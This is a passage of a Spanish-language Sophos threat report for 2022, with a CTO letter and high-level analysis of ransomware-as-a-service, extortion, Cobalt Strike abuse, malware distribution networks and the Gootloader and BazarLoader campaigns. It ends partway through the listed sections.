SOPHOS
Cybersecurity evolved.

Informe de amenazas 2022 de Sophos

Amenazas interrelacionadas contra un mundo interdependiente

Por **SophosLabs, Sophos Managed Threat Response, Sophos Rapid Response y SophosAI**

Contenido

Carta del director tecnológico 2

El futuro del ransomware 4

- El ransomware como servicio subsume los ataques de grupos en solitario 4
- La expansión de la extorsión 6

El malware engendra malware 8

- El aumento de Cobalt Strike 8
- Plataformas de distribución de malware 9
- Ataques indiscriminados pero con puntería 10

Seguridad e IA en 2022 y más allá 12

- La inteligencia artificial en 2021 12
- La IA es cada vez más accesible para los ciberdelincuentes 12
- Las continuas sorpresas de la IA 13

El imparable malware para móviles 15

- Erradicar el Flubot es prioritario 15
- Apps financieras falsas para iPhone roban millones a usuarios vulnerables 16
- ¿Por qué tomarse en serio el malware Joker para Android? 18

La infraestructura bajo ataque 19

- Los brókeres de acceso inicial entregan las víctimas a los atacantes 19
- Las nuevas amenazas atacan a Linux y a los dispositivos IoT 20
- Los atacantes recurren a herramientas comerciales 21
- El año de las amenazas informáticas 22
- El malware esquiva las sanciones internacionales 23

Joe Levy
Sophos CTO

Carta del director tecnológico

Durante la mayor parte de su historia, los productos de ciberseguridad se han centrado principalmente en impedir que el código malicioso llegara a los ordenadores y se ejecutara en ellos. Lo que empezó como proyectos de aficionados para eliminar los molestos virus de los disquetes ha evolucionado hasta convertirse en una industria multimillonaria de ciberseguridad con el objetivo de proteger la maquinaria conectada a Internet del mundo moderno.

Sin embargo, a medida que hemos ido madurando, hemos observado que la idea de que la prevención no es perfecta se ha transformado en una especie de provocadora capitulación, que confunde la imperfección con la futilidad.

En la última década, la balanza se ha inclinado fuertemente hacia la detección, lo que ha estimulado una muy necesaria y rápida maduración de las capacidades de detección, y todos hemos salido ganando. Pero después de haber avanzado tanto hacia su objetivo, es hora de que la sobrecorrección vuelva a un estado de equilibrio.

Como plataforma líder de software como servicio (SaaS) en materia de ciberseguridad, Sophos nunca ha abandonado su misión de detectar, bloquear y eliminar el código y las instrucciones de carácter malicioso de los ordenadores.

En los últimos 18 meses, la compañía ha experimentado un periodo de cambio transformador, no para hacer inclinar la balanza desde el extremo de la prevención hasta el de la detección, sino para devolverle el equilibrio. No lo vemos como un problema de malware o de adversarios, sino de ambos.

El significado de "más vale prevenir que curar" es más importante que nunca, sobre todo en una era en que un solo ordenador que ejecute instrucciones no deseadas puede proporcionar a los delincuentes el afianzamiento que necesitan para secuestrar los datos de industrias enteras.

La velocidad con que se desarrollan los ataques modernos hace que sea aún más importante interponer obstáculos que ralenticen al adversario, porque un sistema que requiera de intervención manual directa en cuestión de segundos o minutos 24x7x365 está destinado a fracasar. No creemos que debamos ceder terreno a quienes quieren hacernos daño, así que no hemos renunciado a la prevención.

Otra razón por la que Sophos mejora constantemente sus herramientas de eliminación de malware, a la vez que se embarca en un viaje para crear una plataforma que nos dé visibilidad en tiempo real sobre lo que hacen los atacantes, es el enorme volumen de ataques. La prevención es fundamental para conservar los escasos recursos de modo que estén disponibles para centrarse en los ataques más grandes y devastadores que requieren una respuesta humana.

Una mejor protección ayuda a derribar el pajar, revelando las agujas que necesitan atención adicional.

En 2020 lanzamos nuestro servicio Rapid Response para ayudar al mercado a contrarrestar la continua amenaza de los ataques manuales directos. En combinación con las considerables inversiones realizadas por SophosLabs en la lógica y la tecnología de protección comportamental para interrumpir los ataques de forma temprana, ha salvado a cientos de clientes de ataques que de otro modo no habrían descubierto hasta que hubiera sido demasiado tarde.

En 2021, lanzamos Adaptive Cybersecurity Ecosystem (o ecosistema de ciberseguridad adaptativa), la plataforma de operaciones de seguridad SaaS que impulsa nuestro producto de detección y respuesta ampliadas (XDR) y nuestro servicio Managed Threat Response (MTR), con la conocida interfaz de Sophos Central. Esto mejoró nuestra capacidad de obtener telemetría en tiempo real de endpoints, servidores, firewalls y cargas de trabajo en la nube para dar a los clientes y a nuestros equipos de MTR y Rapid Response una ventaja sobre los ciberdelincuentes.

La industria tecnológica utiliza el término "desplazamiento a la izquierda" para indicar que, cuando una empresa puede abordar un problema lo más pronto posible, en lugar de dejar que empeore, puede ahorrarse mucho tiempo, dinero y deudas. No se puede proteger con eficacia una aplicación si se introduce la seguridad al final del proceso de desarrollo, ni se pueden proteger con eficacia los sistemas o las redes si se renuncia a la idea de que es posible mejorar la prevención, o si se cree que solo con prevención o solo con detección se pueden resolver los problemas modernos de la seguridad de la información.

Los esfuerzos combinados de Sophos en el desarrollo de una capacidad de detección innovadora y multiplataforma, al tiempo que invierte en tecnología líder del sector para bloquear y eliminar el malware antes de que pueda causar daños, son el primer paso en nuestros planes de desplazamiento a la izquierda.

Durante cinco años, Sophos ha estado desarrollando su operación de ciencia de datos basada en sólidos principios de transparencia y rigor científico. El equipo de ciencia de datos ayudó a diseñar la detección de malware con Machine Learning integrado que ha mejorado nuestra capacidad de discernir entre archivos benignos y malware, reduciendo los falsos positivos y detectando código malicioso nuevo y exótico que, de otro modo, podría haber pasado desapercibido.

El siguiente paso de nuestro equipo de ciencia de datos es potenciar Adaptive Cybersecurity Ecosystem, seleccionando su información para formar y ofrecer a la industria el primer motor de recomendación de operaciones de seguridad que ayudará a guiar esas operaciones. Los motores de recomendación ya funcionan en nuestra vida cotidiana, llevándonos a los productos que queremos comprar o a la televisión que queremos ver. Mejoran nuestra vida de muchísimas maneras. Un motor de recomendación de seguridad no sustituirá a las personas que protegen nuestras redes y ordenadores, pero ayudará a guiar sus decisiones para priorizar, clasificar y responder a los incidentes.

Vivimos en una economía de la atención, y aunque ningún proveedor puede resolver la escasez de habilidades en materia de ciberseguridad de nuestra industria, podemos optimizar la atención de las personas de las que disponemos.

Sophos se rige por los principios de ser la empresa de ciberseguridad más creíble, transparente y científicamente rigurosa del sector. Creemos que desplazar a la izquierda los tiempos de mitigación de los ataques de semanas a días y a minutos, con la asistencia de las operaciones de seguridad mejoradas con IA, transformará la industria de la seguridad y dejará a los ciberdelincuentes en constante desventaja.

El futuro del ransomware

El ransomware ha reivindicado su posición como protagonista del ecosistema de la ciberdelincuencia. Como uno de los tipos de ataques de malware más dañinos y costosos, el ransomware sigue siendo la clase de amenaza cibernética que mantiene en vela a la mayoría de administradores. A medida que nos adentramos en 2022, el ransomware no da señales de remitir, aunque su modelo de negocio ha experimentado algunos cambios que parece que persistirán e incluso crecerán durante el próximo año.

El ransomware como servicio subsume los ataques de grupos en solitario

En los últimos 18 meses, se ha recurrido al equipo de Sophos Rapid Response para investigar y remediar cientos de casos de ataques de ransomware. Por supuesto, el ransomware no es nuevo, pero ha habido cambios significativos en el panorama de esta amenaza durante este periodo: el blanco son ahora organizaciones cada vez más grandes y el modelo de negocio que dicta la mecánica de los ataques ha cambiado.

El cambio más importante que ha observado Sophos es el paso de delincuentes "orientados verticalmente", que crean ransomware y luego atacan a organizaciones utilizando su propio código a medida, a un modelo en que un grupo genera el ransomware y luego alquila su uso a especialistas en el tipo de allanamiento virtual que requiere un conjunto de habilidades distinto al de los creadores del ransomware. Este modelo de ransomware como servicio (o RaaS) ha cambiado el panorama de formas que no podíamos predecir.

Sophos Rapid Response, motivo de las intervenciones de respuesta a incidentes durante 2020-2021



Fig 1. Aunque la respuesta a los ataques de ransomware representó la mayor parte de los incidentes en los que participó el equipo de Sophos Rapid Response el año pasado, no fue así en todos ellos. La eliminación de cargas Beacon de Cobalt Strike, los criptomineros e incluso las shells web también suscitaron especial atención, sobre todo en los días que siguieron a las revelaciones de los exploits ProxyLogon, y más tarde ProxyShell, que hicieron que mucha gente se percatara rápidamente de lo peligrosa que podía ser una shell web.

Por ejemplo, cuando un mismo grupo de ciberdelincuentes elaboraba su propio ransomware y atacaba con él, tendía a emplear métodos de ataque únicos y distintivos: un grupo podía especializarse en explotar servicios vulnerables conectados a Internet, como el protocolo de escritorio remoto (RDP), mientras que otro podía "comprar" el acceso a una organización previamente comprometida por otro grupo de malware. Pero bajo el modelo RaaS, todas estas distinciones en los detalles más sutiles de cómo se produce un ataque se han vuelto confusas y hacen que sea más difícil para los que responden a los incidentes identificar exactamente quién está detrás de un ataque.

En 2021, un afiliado descontento con el servicio RaaS de Conti, insatisfecho con el trato recibido por los creadores del ransomware, publicó un archivo que incluía una gran cantidad de documentación y guías de gran valor (la mayoría escritas en ruso) diseñadas para enseñar a un "afiliado" hostil los pasos necesarios para llevar a cabo un ataque de ransomware. Estos documentos, y las herramientas que incluían, ofrecen una visión detallada de los métodos de ataque que emplearán la mayoría de estos afiliados de RaaS. También demostraron por qué, en algunos casos, observamos lo que esperábamos fueran diferentes grupos de atacantes que empleaban tácticas, técnicas y procedimientos (TTP) prácticamente idénticos durante sus ataques de ransomware.

Esta "normalización" de los TTP de ransomware coincide con la distribución pública de la documentación de Conti y se ha extendido ahora a otros ejecutores de RaaS, muchos de los cuales han seguido el manual de estrategias de Conti y han tenido cierto éxito.

La publicación del manual de estrategias también ha beneficiado a los clientes de Sophos. Tras analizar detenidamente el contenido y las instrucciones, SophosLabs ha podido perfeccionar las reglas de detección de comportamientos que rigen cuando conjuntos específicos de acciones detectadas en un endpoint indican que es probable que se esté produciendo un ataque. Esto ha dado lugar a un producto mucho más capaz que alerta a los clientes, a los administradores y al servicio MTR cuando esas actividades parecen precursoras de un ataque de ransomware.

Sophos cree que, en 2022 y en años posteriores, el modelo de negocio RaaS seguirá dominando el panorama de amenazas para los ataques de ransomware, ya que es un modelo que permite a los expertos en la creación de ransomware seguir desarrollando y mejorando su producto, a la vez que da a los expertos en irrupciones de "acceso inicial" la posibilidad de centrarse en esa tarea con mayor intensidad. Ya hemos visto a estos ejecutores de RaaS innovar en nuevas formas de penetrar en redes cada vez mejor protegidas, y prevemos que seguirán avanzando en esta dirección en el próximo año.

Familias de ransomware investigadas por Sophos Rapid Response, 2020-2021

El índice de infección de Conti presagia la expansión del modelo RaaS



Fig 2. Casi cuatro de cada cinco llamadas al servicio de Sophos Rapid Response se produjeron como resultado de un ataque de ransomware, y entre esas llamadas, Conti fue el ransomware más frecuente que detectamos, representando un 16 % de las intervenciones. Los siguientes más frecuentes fueron las tres "R" (Ryuk, REvil y Ragnarok), que juntas representaron el siguiente 28 % de los ataques. Entre el 56 % restante de incidentes, hallamos ransomware con 39 nombres diferentes.

La expansión de la extorsión

El ransomware vale tanto como sus copias de seguridad, o así rezaría el refrán si existiera. La verdad de esta afirmación se convirtió en la base de una de las "innovaciones" más devastadoras lideradas por algunos grupos de ciberdelincuentes implicados en maniobras de ransomware en los últimos años: el aumento de la extorsión en los ataques de ransomware.

Cada vez más, las grandes organizaciones han ido captando el mensaje de que los ataques de ransomware eran costosos pero podían frustrarse sin necesidad de pagar un rescate si mantenían buenas copias de seguridad de los datos que los atacantes estaban cifrando, y han estado actuado en consecuencia contratando los servicios de grandes empresas de copias de seguridad en la nube para mantener clonados sus sistemas. Al fin y al cabo, si, por ejemplo, solo se perdiera un día de trabajo, sería una pérdida manejable, completamente asumible para la organización afectada, si decidiera restaurar los datos a partir de las copias de seguridad en lugar de pagar el rescate.

Fig 3. Atom Silo, al igual que muchos grupos de amenazas de ransomware, ejerce la extorsión amenazando con filtrar información sensible, además de cifrar maliciosamente los archivos.

Cabe suponer que los grupos de ransomware también captaron el mensaje al no recibir ningún pago. Aprovecharon el hecho de que el "tiempo de permanencia" medio (durante el que tienen acceso a la red de una organización objetivo) puede ser de días a semanas, y empezaron a utilizar ese tiempo para descubrir los secretos de una organización y trasladar ellos mismos todo lo que les pareciera de valor a un servicio de copia de seguridad en la nube. Después, al lanzar el ataque de ransomware, añadían una segunda amenaza: pague o haremos públicos sus documentos internos más sensibles, los datos de sus clientes, su código fuente, los historiales de sus pacientes o cualquier otra cosa.

Es una retorcida estratagema que ha devuelto el poder a los atacantes del ransomware. Las grandes organizaciones no solo se enfrentan a una reacción negativa de los clientes, sino que también podrían sucumbir ante las leyes de privacidad, como el RGPD europeo, si no evitan la divulgación de información de identificación personal perteneciente a clientes o consumidores, por no hablar de la pérdida de secretos comerciales a manos de la competencia. En lugar de arriesgarse a las consecuencias normativas (o bursátiles) de una revelación de tal calibre, muchas de las organizaciones afectadas optaron por pagar el rescate (o hacer que su compañía de seguros lo hiciera). Naturalmente, los atacantes podían entonces hacer lo que quisieran, incluso vender esos datos competitivos sensibles a otros, pero las víctimas no podían resistirse.

Sin embargo, ha habido casos en que las formas habituales de rescate y extorsión seguían sin motivar lo suficiente a las víctimas para pagar un cuantioso rescate. En un número limitado de casos, la organización víctima informó al equipo de Sophos Rapid Response de que había empezado a recibir llamadas telefónicas o mensajes de voz de alguien que afirmaba estar relacionado con los atacantes del ransomware, repitiendo la amenaza de que publicarían los datos internos de la víctima a menos que recibieran el pago del rescate.

Y a finales de 2021, al menos un grupo de ransomware publicó una especie de comunicado de prensa en el que afirmaba que ya no trabajaría con las firmas especializadas en negociar con los atacantes de ransomware en nombre de las empresas. La amenaza manifiesta contra los blancos del ransomware fue esta: si habla o acude a la policía o trabaja con una empresa de negociación de ransomware, publicaremos su información al instante.

A pesar de todo esto, ha habido algunos rayos de esperanza. En septiembre de 2021, el Departamento del Tesoro de Estados Unidos aprobó sanciones financieras contra un corredor y mercado de criptodivisas con sede en Rusia que, según el gobierno, se había utilizado ampliamente como intermediario para el pago de rescates entre las víctimas y los atacantes. Pequeñas medidas como esta pueden ofrecer una solución a corto plazo, pero para la mayoría de las organizaciones, seguimos siendo coherentes con nuestro consejo básico: es mucho mejor evitar un ataque de ransomware reforzando sus superficies de ataque que tener que lidiar con las secuelas.

Sophos prevé que, de cara al futuro, las amenazas de extorsión por la divulgación de datos seguirán formando parte de la amenaza general que supone el ransomware.

El malware engendra malware

El aumento de Cobalt Strike

Cobalt Strike es una suite de herramientas de explotación producida comercialmente destinada a la "emulación de amenazas", es decir, a reproducir los tipos de técnicas utilizadas por los ciberdelincuentes. Lanzada por primera vez en 2012, suele ser utilizada por los técnicos de pruebas de penetración y los equipos rojos corporativos como parte del conjunto de herramientas de "seguridad ofensiva".

El aspecto comercial de Cobalt Strike es su puerta trasera Beacon, que puede configurarse de varias maneras para ejecutar comandos, descargar y ejecutar software adicional, y retransmitir comandos a otras cargas Beacon instaladas en una red objetivo. Las cargas Beacon pueden personalizarse para emular una gran variedad de amenazas. Por desgracia, también pueden utilizarse con malas intenciones. De hecho, las cargas Beacon son tan buenas que los delincuentes solo tienen que hacer pequeñas modificaciones en el código fuente para utilizar la carga con el objetivo de afianzarse un equipo infectado.

Esto se ha convertido en un importante motivo de preocupación en los últimos años, ya que copias filtradas del código fuente de la suite, brechas en su estructura de licencias y versiones completas pirateadas de Cobalt Strike han llegado a manos de un tipo de usuario muy diferente de la base de clientes prevista del producto.

La creciente popularidad de las cargas Beacon de Cobalt Strike entre los atacantes



Fig 4. Beacon es una función clave de la suite de ataque Cobalt Strike, ya que proporciona una eficiente puerta trasera para penetrar en equipos Windows. El malware aparece como carga de malware "convencional" como Trickbot, IcedID o BazarLoader, y ocupa un lugar destacado en los incidentes de ataques manuales investigados por Sophos Rapid Response.

Las suites pirateadas de Cobalt Strike se han convertido en las armas de bajo presupuesto de la ciberdelincuencia: están ampliamente disponibles en los mercados clandestinos y se pueden personalizar fácilmente. En Internet hay una gran cantidad de formación y configuraciones de ejemplo para que empezar a utilizar Cobalt Strike sea relativamente sencillo para los ciberdelincuentes. Y recientemente, malhechores han utilizado el acceso al código fuente de Cobalt Strike para transferir su puerta trasera Beacon a Linux.

Como resultado, la mayoría de los casos de ransomware que hemos visto en el último año han implicado el uso de cargas Beacon de Cobalt Strike. Mientras que muchos operadores de malware utilizan puertas traseras asociadas a la plataforma de código abierto Metasploit, Beacon de Cobalt Strike se ha convertido en la herramienta favorita de los afiliados del ransomware y de los brókeres de acceso que venden vulnerabilidades a las bandas de ransomware y a menudo se la relaciona con la ejecución del ransomware. También hemos observado que otros operadores de malware, incluido el extractor de criptomonedas *LemonDuck*, utilizan Cobalt Strike para el acceso y la propagación lateral.

En algunos casos, las cargas Beacon son distribuidas por documentos maliciosos en el spam u otros instaladores, o a través de exploits de servidor que permiten que las cargas se instalen e inicien de forma remota (como vimos en un ataque reciente de Atom Silo). En otros, Beacon se utiliza para realizar gran parte de la penetración en la red y para ejecutar el propio ransomware.

Prevemos que esta tendencia continúe. Herramientas como Cobalt Strike facilitan que las bandas de ransomware amplíen sus operaciones, utilizando manuales de estrategias y herramientas para guiar a los afiliados en la consecución de sus objetivos, y es probable que más intrusiones sean impulsadas por cargas Beacon por este motivo.

Plataformas de distribución de malware

Con el paso del tiempo, las familias que se consideran el principal malware genérico (distribuido ampliamente mediante grandes cantidades de spam) han cambiado drásticamente. Hace apenas 18 meses, la familia Emotet se consideraba el malware más distribuido del mundo, pero después la banda dejó de operar, y desde entonces el resto de los competidores se disputan el dominio.

El Emotet puso de relieve el papel del malware no solo como herramienta para acceder de forma remota a un equipo infectado, o como forma de robar contraseñas, sino también para ocupar un lugar que nadie esperaba en el ecosistema del malware: se convirtió en una especie de red de distribución de contenidos (CDN) delictiva, similar en principio a las utilizadas por los grandes portales de Internet, pero utilizada exclusivamente para el malware. Los grupos de delincuentes podían entonces contratar a Emotet para distribuir su malware a la enorme red de ordenadores infectados de la banda.

Desde la desaparición de Emotet, SophosLabs ha seguido la estela de otras familias de malware que han cambiado su modelo de negocio por el de una red de distribución de malware. Una de las familias que vemos con más frecuencia incurrir en este comportamiento se llama IcedID, una familia de malware enviada por spam que, como Emotet, se aprovecha del hecho de que millones de ordenadores están infectados con el malware y, aparentemente, sus operadores alquilan el uso de parte de esos ordenadores infectados para distribuir el malware de otros grupos en los equipos.

El longevo malware TrickBot también sirvió como plataforma de distribución de malware, incluso después de que Microsoft y las autoridades colaboraran para acabar con parte de su infraestructura de comando y control. Aunque TrickBot sigue existiendo, sus creadores han evolucionado y han creado una red de bots de última generación a la que llaman BazarLoader, que se utiliza para distribuir cargas de malware tanto en nombre de sus propios operadores como de otros grupos.

Del mismo modo, un malware ahora conocido como Dridex (pero que comenzó llamándose Cridex) existe desde hace casi una década. Dridex empezó como un ladrón de credenciales bancarias y con el tiempo fue evolucionando hasta convertirse en una pieza fundamental de la plataforma de distribución de malware de Evil Corp.

A finales de 2020, unos delincuentes robaron el código fuente de Cobalt Strike y lo publicaron en Github. Como hemos mencionado en la sección anterior, las cargas Beacon de Cobalt Strike son muy utilizadas por los adversarios. No es de extrañar, por tanto, que se encuentren entre las cargas de malware más frecuentes de diversas redes de distribución de malware.

Dado que muchas de las familias de malware más distribuidas también convierten a un equipo infectado en un posible receptor de Cobalt Strike o de cargas de malware, es poco probable que la faceta de plataforma de distribución de malware de estas familias de malware llegue a desaparecer. Por desgracia, esto significa que los administradores y los equipos de seguridad deben tratar con prontitud incluso las alertas de malware leves, ya que cualquier infección, por insignificante que parezca, puede ser simplemente el comienzo de un ciberataque mucho más devastador.

Las detecciones de Gootloader descienden tras la publicación del informe de 2021

Las detecciones de malware con SEO malicioso caen precipitadamente a las pocas semanas de nuestro análisis



Fig 5. El malware Gootloader se basa en la eficacia de su capacidad para contaminar los resultados de búsqueda de Google con el fin de propagarse. Unas semanas después de la publicación de nuestro informe el 1 de marzo de 2021 sobre las actividades del grupo de malware, observamos una fuerte caída en el número de equipos donde se detectó el cargador del malware o el comportamiento de "carga reflexiva" que adopta para infectar ordenadores sin archivos.

Ataques indiscriminados pero con puntería

En años anteriores, podíamos desglosar los ataques en dos grandes categorías. La primera, los ataques indiscriminados, en que los delincuentes pueden enviar spam a absolutamente todo el mundo, o utilizar técnicas de optimización para motores de búsqueda (SEO) a fin de llevar a los usuarios de esos motores a páginas web maliciosas. Y la segunda, los ataques muy selectivos, en que los atacantes han hecho sus deberes y se adentran en el ataque con conocimiento previo de la organización objetivo, de las personas que la componen y de cuáles de esas personas podrían ser blancos provechosos.

En 2021, sin embargo, asistimos a la aparición de una categoría híbrida: un ataque generalizado destinado a engañar a mucha gente, pero que solo se activa cuando las personas desafortunadas que caen en la trampa cumplen ciertos criterios. Esto puede parecer contradictorio, pero desde la perspectiva de los delincuentes, tiene cierto sentido: pueden evitar que los analistas de malware sigan investigando sus servidores, y también reducen las sospechas al mantener el número de ataques relativamente bajo, por debajo de lo que, de otro modo, podría alertar a los investigadores de seguridad o a los administradores de TI de la existencia de una campaña más amplia.

Este año hemos visto un ejemplo de ello con el malware conocido como Gootloader. Los responsables de Gootloader han creado un ataque de amplio alcance utilizando técnicas maliciosas de SEO para atraer a posibles víctimas que buscan un tipo específico de documento legal o técnico al realizar la búsqueda en Google.

Sin embargo, los ejecutores de Gootloader también han establecido un sistema que limita el volumen de víctimas potenciales. Por un lado, se dedican a contaminar solo los términos de búsqueda en cuatro idiomas: inglés, alemán, francés y coreano hangul. Por otro lado, filtran por la región del mundo de la que procede la posible víctima, utilizando la geolocalización de la IP para limitar a los angloparlantes que puedan estar navegando desde Australia (por ejemplo) en lugar de Estados Unidos o Canadá.

Además, en el transcurso del ataque basado en scripts, los delincuentes crean un perfil del hardware y el software del ordenador de la posible víctima y esperan a encontrar configuraciones específicas, de modo que los usuarios que navegan desde el móvil o desde un ordenador con un sistema operativo distinto de Windows quedan fuera de la lista. Por último, rastrean la dirección IP de cada visitante que cae en su trampa de SEO maliciosa, y bloquean no solo la dirección IP del visitante para que no vuelva más de una vez, sino todo un rango de direcciones IP para que no se repitan las visitas.

Otro grupo de ciberdelincuentes, responsable principalmente de la propagación de una familia de malware llamada BazarLoader, también ha adoptado un enfoque drásticamente diferente para propagar su malware. Los malhechores dependen de enormes volúmenes de spam, pero este no contiene archivos adjuntos ni enlaces maliciosos. De hecho, es posible que no haya nada intrínsecamente malicioso en sus mensajes de spam. Muchos de ellos parecen ser facturas de grandes compras, sin otra forma de contactar con el supuesto establecimiento que un número de teléfono en el mensaje.

Cuando el destinatario del mensaje de spam llama al número, acaba hablando con alguien que elaborará una especie de perfil psicológico de la persona que llama a fin de determinar si podría ser una víctima real, si es un investigador de seguridad o si se trata de una persona escéptica. Tras realizar decenas de estas llamadas, los investigadores de SophosLabs descubrieron que las personas que responden a los teléfonos acaban bloqueando el identificador de llamada de aquellos números que llaman repetidamente.

Pero si la persona que llama es lo suficientemente convincente (algo que parece requerir una combinación de estar moderadamente enfadado y actuar como un novato con escasos conocimientos informáticos), los operadores que responden a las llamadas conducen a las víctimas a una trampa, llevándolas a visitar sitios web que no proporcionan una solución, sino un archivo malicioso que hay que abrir y ejecutar, a menudo camuflado como una especie de solicitud de reembolso.

